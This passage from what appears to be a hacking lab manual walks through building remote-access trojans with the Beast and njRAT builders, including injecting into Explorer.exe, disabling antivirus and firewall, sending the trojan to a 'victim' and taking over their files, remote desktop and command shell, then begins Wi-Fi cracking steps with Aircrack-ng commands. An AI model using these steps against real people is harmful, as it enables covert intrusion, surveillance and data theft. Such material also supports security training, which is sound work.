
- Click on **Build server** button.




- Select **Inject in Explorer.exe** option




- Go to **AV-FW Kill** tab and Enable all checkboxes for disabling AV and Firewall



- Go to **Misc.** tab, Disable **Melt server on install** option Enable **Clear Restore points (XP)** option.




- Go to **EXE icon** tab, select any icon and click on the **Save Server** button



- Trojan file is ready to use.



- Send **Trojan File** to victim and execute file on victim system.




- Connect the victim computer by giving the **IP address and Port** in Beast application
- Click on **GO Beast** Button.




- Select the action or task you want to execute on victim's PC from the given list. (i.e. **Files** Button)








- We can also have the file manager accessing the file system on victim's system.




- We can access the files on the victim's system.




## Tool : njRAT

**njRAT** is coded using the Microsoft.Net framework and can remotely access a victim's machine, operate the webcam, log keystrokes, steal credentials stored in browsers, upload and download files, and update itself. The malware has a GUI-based builder and controller tool that allows its users to create malicious binaries and remotely control all infected machines.


- Start the **njRAT** application and Click **OK** for Default Port no.



- Click **Builder** button




- Configure Server IP address / domain name, file name, copy to start up options, etc.
- Click **Build** button




- Trojan File is ready to use




- Send **Trojan File** to victim and execute file on victim system.



- When victim execute the file, it will get connected to your server IP address provided in earlier configuration.




- Select **victim session**, right click and select action or task you want to execute on victims PC from the given list. (i.e. **Remote Desktop** Option)




- Victim computer **Remote Desktop session** as below.



- Select **victim session**, right click and select action or task you want to execute on victims PC from the given list. (i.e. **Remote Shell** Option)




- Victim computer **Command prompt session** as below.







## WIRELESS HACKING



### Pre-requisite:

- Computer installed with OS
- A computer with Kali Linux installed.
- An external USB based Wi-Fi adaptor with injection capabilities.

### Wifi Hacking Tools

- Aircrack-ng Suite (i.e. airmon , airodump, aireplay, aircrack-ng)
- Airgeddon

## Tool : Aircrack-ng Suite


**Airmon-ng** converts wireless card into a promiscuous mode wireless card.

**Airodump-ng** enables you to capture packets of our specification. It's particularly useful in password cracking.

**Aireplay-ng** can be used to generate or accelerate traffic on the AP. It can be especially useful in attacks like a deauth attack that bumps everyone off the access point, WEP and WPA2 password attacks, as well as ARP injection and replay attacks.

**Aircrack-ng** is used for password cracking. It's capable of using statistical techniques to crack WEP and dictionary cracks for WPA and WPA2 after capturing the WPA handshake.

- Boot the computer machine with Kali Linux & connect the Wi-Fi adaptor.
- Check if the Wi-Fi adaptor is discovered in Kali Linux by using a command **airmon-ng**. It will display the Wi-Fi adaptor name, chipset details & driver used, etc.
- **Note:** If there is no information being displayed check if the adaptor is properly connected. If adaptor is connected properly and there is no information then the adaptor is not compatible.



The screenshot shows a terminal window titled "root@kali: ~". The window contains the following text:

```
File Edit View Search Terminal Help
root@kali:~# airmon-ng

Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]

root@kali:~#
```

The background of the terminal window features a large, stylized blue "KALI LINUX" logo with the tagline "The quieter you become, the more you are able to hear." at the bottom.

- Start the monitor mode on Wi-Fi adaptor (wlan0) by using a command **airmon-ng start wlan0**. It will display monitor mode is enabled on **mon0**.

```

root@kali:~# airmon-ng
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]

root@kali:~# airmon-ng start wlan0
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]
                                              (monitor mode enabled on mon0)

root@kali:~#

```

- Now discover the Wi-Fi networks available around by giving below command.  
**airodump-ng mon0**

```

root@kali:~# airmon-ng
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]

root@kali:~# airmon-ng start wlan0
Interface      Chipset      Driver
wlan0          Atheros AR9271  ath9k - [phy0]
                                              (monitor mode enabled on mon0)

root@kali:~# airodump-ng mon0

```

- We will be able to identify all Wi-Fi networks available using **airodump**. Let the scan run for a minute or two and then stop it using Ctrl+C

```

root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 8 s ][ 2015-05-19 12:39
BSSID          PWR  Beacons    #Data, #/s   CH   MB   ENC   CIPHER AUTH ESSID
A4:2B:8C:00:FD:F5 -84      3          0     0 11 54e. WPA2 CCMP  PSK  IMPERO_EXT
0C:96:BF:B3:34:3D -35      6          0     0  6 54e  WPA  CCMP  PSK  virus_broadcast_mi-fi
